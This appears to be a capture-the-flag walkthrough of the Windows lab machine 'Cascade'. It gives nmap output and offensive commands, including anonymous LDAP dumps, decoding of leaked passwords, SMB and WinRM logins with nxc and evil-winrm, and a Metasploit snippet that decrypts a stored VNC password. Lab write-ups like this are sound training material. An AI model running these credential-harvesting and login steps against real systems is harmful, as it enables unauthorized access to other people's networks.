# Cascade
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Cascade
- OS Type: Windows
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Fri Jul  4 21:38:37 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.10.182Nmap scan report for 10.10.10.182Host is up, received echo-reply ttl 127 (0.21s latency).Scanned at 2025-07-04 21:38:45 IST for 439sNot shown: 65520 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)| dns-nsid:|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-07-04 16:14:32Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127636/tcp   open  tcpwrapped    syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049154/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49155/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49157/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049158/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49165/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 51409/tcp): CLEAN (Timeout)|   Check 2 (port 63871/tcp): CLEAN (Timeout)|   Check 3 (port 10882/udp): CLEAN (Timeout)|   Check 4 (port 55714/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: 4s| smb2-security-mode:|   2:1:0:|_    Message signing enabled and required| smb2-time:|   date: 2025-07-04T16:15:25|_  start_date: 2025-07-04T16:03:14
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Fri Jul  4 21:46:04 2025 -- 1 IP address (1 host up) scanned in 446.22 seconds
Enumeration
Port 139,445/SMB
let’s check if the SMB allows null-session or not
smbclient -L //10.10.10.182 -N
we found the server is allowing anonymous login is allowed, but no share listing, it also appears to windows AD machine with domain cascade.local let’s add this domain in /etc/hosts and move to next service LDAP port 389
echo "10.10.10.182 cascade.local" | sudo tee -a /etc/hostsPort 389/LDAP
let’s enumerate LDAP, and see if the LDAP allows anonymous binding or not, first we’ll find DN (DistinguishedName) for the domain
ldapsearch -H ldap://10.10.10.182 -x -s base namingcontexts
and then use this as base to perform search on Active Directory
ldapsearch -H ldap://10.10.10.182 -x -b "DC=cascade,DC=local"and we got the Access to all information related to the Domain, now let’s create user list using
ldapsearch -H ldap://10.10.10.182 -x -b "DC=cascade,DC=local" "(objectClass=User)" | grep -i samaccountname | cut -d ":" -f2 | tr -d " " > users.txtwhen i was reading the ldapsearch output i found the some weird Properties

looks like it is encoded, i tried to decode it using base64
echo "clk0bjVldmE=" | base64 -d
let’s use this password to check open shares
sudo nxc smb 10.10.10.182 -u r.thompson -p rY4n5eva --shares
let’s use the smbclient to connect to Data share
smbclient //10.10.10.182/Data -U r.thompson%rY4n5eva
let’s download all files and folders recursively
smb: \> recursesmb: \> promptsmb: \> mget *
there’s many folders and files we’ll confuse by it so i moved all these in files folder and then run tree command

first i read the Meeting_Notes html file

so it says that the Company is using temporary account for network migration related task, username is TempAdmin, and password is normal admin account password. this gold info, but for now we’ll keep this into our back-pocket and check other files

now we’ll read ArkAdRecycleBin.log and we found that the tempadmin has been moved to recycle bin, this is also useful information we possibly need to recover this account for future
reading the VNC Install.reg

i searched for the Decrypt password hex from VNC server registry key → https://github.com/frizb/PasswordDecrypts
$> msfconsole
msf5 > irb[*] Starting IRB shell...[*] You are in the "framework" object
>> fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07" => "\u0017Rk\u0006#NX\a">> require 'rex/proto/rfb' => true>> Rex::Proto::RFB::Cipher.decrypt ["<ENCRYPTED-PASSWORD-HASH>"].pack('H*'), fixedkey => "Secure!\x00">>
nice we got the password - sT333ve2, we found this from s.smith’s folder let’s try this creds for s.smith
let’s check if we can login using winrm as s.smith using
sudo nxc winrm 10.10.10.182 -u s.smith -p 'sT333ve2'
Bingo we have access to winrm let’s use the evil-winrm to login as s.smith
evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
now i tried to check what permission does the user have

i found that the user is member of the Audit Share, the share we saw before, let’s check if we have read permission to that share or not
sudo nxc smb 10.10.10.182 -u s.smith -p sT333ve2 --shares
let’s login to the Audit$ share
smbclient //10.10.10.182/Audit$ -U s.smith%sT333ve2
let’s download all files
smb: \> recursesmb: \> promptsmb: \> mget *
now the CascAudit seems to custom binary, let’s move all dlls, Database file, exe file to our windows host and i’ll be using the dnSpy to decompile the exe
after opening the CascAudit, open the exe file, and then go to main() function where we find password decryption code

Addd Breakpoint ad Line 58 (sqliteConnection.Close();), and start decompiling, we can get the password from there
